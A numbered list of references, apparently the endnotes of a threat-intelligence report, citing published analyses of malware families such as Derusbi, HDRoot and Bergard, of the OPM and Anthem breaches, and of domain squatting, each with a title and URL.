2 Exploring Bergard: Old Malware with New Tricks: http://www.proofpoint.com/us/exploring-bergard-old-malware-new-tricks

3 I am HDRoot! Part 2, Oct 2015: https://securelist.com/analysis/publications/72356/i-am-hdroot-part-2/

4 Derusbi (Server Variant) Analysis, Nov 2014: https://www.novetta.com/wp-content/uploads/2014/11/Derusbi.pdf

5 Catching the silent whisper: understanding the Derusbi family tree, Oct 2015: https://www.virusbtn.com/pdf/conference_slides/2015/Pun-etal-VB2015.pdf

6 Shell_Crew, Jan 2014: https://www.emc.com/collateral/white-papers/h12756-wp-shell-crew.pdf

7 ThreatConnect Research Team. (2015, June 5). OPM Breach Analysis: https://www.threatconnect.com/opm-breach-analysis/

8 ThreatConnect Research Team. (2015, Feburary 27). The Anthem Hack: All Roads Lead to China: https://www.threatconnect.com/the-anthem-hack-all-roads-lead-to-china/

9 ASERT Threat Intelligence Report — Uncovering the Seven Pointed Dagger. (2016, January 11): http://www.arbornetworks.com/blog/asert/uncovering-the-seven-pointed-dagger/

10 Barnett, E. (2012, September 2). The growing threat of domain squatters: http://www.telegraph.co.uk/finance/newsbysector/mediatechnologyandtelecoms/digital-media/9514037/The-growing-threat-of-domain-squatters.html